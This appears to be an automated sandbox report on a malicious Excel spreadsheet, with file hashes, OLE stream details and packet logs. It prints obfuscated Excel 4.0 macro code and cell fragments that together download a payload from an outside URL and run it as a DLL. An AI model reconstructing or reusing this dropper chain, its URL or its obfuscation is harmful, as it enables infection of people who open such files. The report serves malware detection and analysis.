Preview:	........T8.....\.p....pratesh B.....a.....=.....=....i..9J.8.....X.@. .....".....1.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....?.....V..C.a.l. i.b.r.i.1...@...8.....V..C.a.l.i.b.r.i.1...@.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....?.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1...,... 8.....V..C.a.l.i.b.r.i.1.....8.....V..C.a.l.i.b.r.i.1.....8.....V..C.a.l.i.b.r.i.1...h..8.....V..C.a.m.b.r.i.a.1.....4.....V..C.a.l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....V..C.a. l.i.b.r.i.1.....V..C.a.l.i.b.r.i.1.....(..C.a.l.i.b.r.i.1.....

C:\Users\user\fdinmd.fii	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PE32 executable (DLL) (native) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	449536
Entropy (8bit):	5.5101637778448955
Encrypted:	false
SSDEEP:	6144:BqeyCMxv21VX5rHrP9HIljlYVnvi5TnMTBs7xTUgzFxmSZ81gVRHZOXTulpwNF6c:Bq9CAvi3LlHXtiyTBITzwTCAa6dx
MD5:	CBEA511BD35F247E4B4BF7CC5A3A7CBD
SHA1:	8C0D352934271350CFE6C00B7587E8DC8D062817
SHA-256:	0AE86E5ABBC09E96F8C1155556CA6598C22AEBD73ACBBA8D59F2CE702D3115F8
SHA-512:	AEC894D9D3AACCCCC029C615D283AF4946C5150372DB0ECDD616A9D491478759068214BF03DB11631A5EFB59951150D92C1517C2C11D8C6F0DDF5C8F76734F F
Malicious:	**true**
Joe Sandbox View:	• Filename: 446446.xls, Detection: malicious, Browse
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1P.Lu1..u1..u1..?T..t1...S..r1..u1..p1..eW..q1..eW..t1..eW..t1 ..Richu1.....PE..L....+t`.....!.....(.....m.....@..... .....(.....@.....@@..D...hA..P..... @..... ...@.. .....text....&.....(..... ..`.rdata..D....@.....,.....@..@.data...8@...P...B...0.....@....pdata...g.....h...r.....@....reloc..... .....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Mon Apr 12 15:51:16 2021, Security: 0
Entropy (8bit):	3.2150745788685295
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	446446.xls
File size:	283136
MD5:	1b62b4f4b16d6219dce4c6d145c5af79
SHA1:	d5bc46f3043119c020ae93121195aabbf151cf75
SHA256:	dd3ecdcc3a6cc81ee451f90703cc899ff43c7a05b30a6538e5f3afd73f77adb1
SHA512:	1a774ebb111463491f16a88b465e959c14ba32b6a399f18abe43fef66e61b663840998efdcd504306f3b28dd052032b82e8e642ffc9f9ed05186aaedbaf420e
SSDEEP:	6144:DcPiTQAVW/89BQnmlcGvgZ7r3J8b5I2JK+2vYft:mwt
File Content Preview:	.....>.....'.....".#...$. .%...&..... .....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "446446.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-12 14:51:16
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.335261663834
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . D o c u S i g n . . . . . D o c s 1 . . . . . D o c s 2 . . . . . D o c s 3 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 c8 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 86 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.244430475899
Base64 Encoded:	False

General	
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . 8 . . . . @ . . . . . . L . . . . d . . . . p . . . . | . . . . 5 . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . J . J . / . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 270942

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	270942
Entropy:	3.18416886572
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . D o c s 2 . . ! . . . . : . . . . 6 . . . . = ... i . . 9 J . 8 . . . . X .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20

Macro 4.0 Code

```
"=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615
)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CALL(Docs3!BX29&Docs3!BQ24&Docs3!BQ33&Docs3!BQ34,Docs3!BZ29&Docs3!CC33&Docs3!BY31&Do
cs3!CC35&Docs3!CC36,Docs3!CF29&Docs3!CF30,0,Docs3!BX9,Docs3!CD19,0,0)"=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPP
ER(215151615)=Docs1!BC13()
```


```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(1515
15131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=EXEC(Docs3!BS36&Docs3!BS37&Docs3!CF43&Docs3!CF44&Docs3!CD19&Do
cs3!BZ37&Docs3!BZ39&Docs3!BZ43&Docs3!BZ44)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(5541515
1515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=CHAR(151515131)=UPPER(215151615)=COS(55415151515151)=Docs3!BA22(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
,,,,,,,,,,,,,,,,,,,,,,,http://living-
traditions.com/blogs/click.php,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,..\fdinmd.fii,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,RL,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
UR,,,,,,JJC,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,CBB,,,,,,,,,,,,,,,,,,,,,,,,,,nload,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,Mo,,,,,,,,,,,,LDow,,,,,,,,,,,,,,,,,,,,,n,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,ToFil,,,,,,,,,,,,,,,,,,,,,,r,,,,,,,,,,eA,,,,,,,,,,,,,,,,,,,,,,u,,,,,,",St",,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,a,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,rt,,,,,,ndl,,,,,,,,,,,,,,,,,,,,,,,,,W,,,,,,l32
```

Network Behavior

Network Port Distribution

Total Packets: 76



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:12:28.653486967 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:28.784665108 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:28.784779072 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:28.785401106 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:28.917207003 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014661074 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014681101 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014695883 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014713049 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014733076 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014750004 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014761925 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014777899 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014792919 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014806032 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.014842987 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.014863014 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.014890909 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.145554066 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145584106 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145602942 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145623922 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145641088 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145643950 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.145657063 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145673037 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145680904 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.145692110 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145713091 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145734072 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.145735979 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145757914 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.145766020 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.145804882 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.148679972 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.148780107 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.276376009 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276417971 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276442051 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276468039 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276492119 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276515007 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276537895 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276536942 CEST	49714	80	192.168.2.3	64.207.186.30

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:12:29.276561975 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276627064 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276638031 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.276653051 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276667118 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.276671886 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276699066 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276706934 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.276722908 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276746988 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276750088 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.276770115 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276782036 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.276793003 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.276819944 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.276882887 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.279459953 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.279510975 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.279628038 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407495022 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407525063 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407536983 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407556057 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407571077 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407589912 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407612085 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407629967 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407644033 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407645941 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407663107 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407679081 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407695055 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407696009 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407711029 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407728910 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407730103 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407747030 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407751083 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407762051 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407778978 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407790899 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407794952 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407809973 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407821894 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407824993 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407840967 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407847881 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407859087 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407866955 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407876015 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407891989 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.407901049 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.407936096 CEST	49714	80	192.168.2.3	64.207.186.30
Apr 12, 2021 17:12:29.410192966 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.410219908 CEST	80	49714	64.207.186.30	192.168.2.3
Apr 12, 2021 17:12:29.410233021 CEST	80	49714	64.207.186.30	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:12:10.166270971 CEST	60985	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:10.235234022 CEST	53	60985	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:10.572501898 CEST	50200	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:10.623192072 CEST	53	50200	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 12, 2021 17:12:10.733810902 CEST	51281	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:10.782320976 CEST	53	51281	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:11.487895012 CEST	49199	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:11.547650099 CEST	53	49199	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:12.651062012 CEST	50620	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:12.701529980 CEST	53	50620	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:13.530662060 CEST	64938	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:13.583457947 CEST	53	64938	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:13.958421946 CEST	60152	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:14.017302036 CEST	53	60152	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:15.152190924 CEST	57544	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:15.200813055 CEST	53	57544	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:16.672051907 CEST	55984	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:16.720828056 CEST	53	55984	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:22.697266102 CEST	64185	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:22.749782085 CEST	53	64185	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:23.718422890 CEST	65110	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:23.776175022 CEST	53	65110	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:24.196566105 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:24.269213915 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:24.703171968 CEST	63492	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:24.751795053 CEST	53	63492	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:25.206665039 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:25.264100075 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:26.223649025 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:26.280659914 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:28.237773895 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:28.308604002 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:28.505542040 CEST	60831	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:28.568959951 CEST	60100	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:28.629479885 CEST	53	60100	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:28.651699066 CEST	53	60831	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:32.346003056 CEST	58361	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:32.403481007 CEST	53	58361	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:35.646430969 CEST	53195	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:35.698082924 CEST	53	53195	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:38.445791006 CEST	50141	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:38.508009911 CEST	53	50141	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:39.241060019 CEST	53023	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:39.289609909 CEST	53	53023	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:40.090028048 CEST	49563	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:40.141598940 CEST	53	49563	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:40.962084055 CEST	51352	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:41.013605118 CEST	53	51352	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:42.102891922 CEST	59349	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:42.151520967 CEST	53	59349	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:43.337145090 CEST	57084	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:43.385710955 CEST	53	57084	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:44.546957970 CEST	58823	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:44.595709085 CEST	53	58823	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:45.138573885 CEST	57568	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:45.200107098 CEST	53	57568	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:45.863009930 CEST	50540	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:45.916146040 CEST	53	50540	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:47.034605026 CEST	54366	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:47.083312035 CEST	53	54366	8.8.8.8	192.168.2.3
Apr 12, 2021 17:12:48.181421041 CEST	53034	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:12:48.235048056 CEST	53	53034	8.8.8.8	192.168.2.3
Apr 12, 2021 17:13:01.141535044 CEST	57762	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:13:01.203010082 CEST	53	57762	8.8.8.8	192.168.2.3
Apr 12, 2021 17:13:05.354763031 CEST	55435	53	192.168.2.3	8.8.8.8
Apr 12, 2021 17:13:05.403516054 CEST	53	55435	8.8.8.8	192.168.2.3
Apr 12, 2021 17:13:34.520791054 CEST	50713	53	192.168.2.3	8.8.8.8
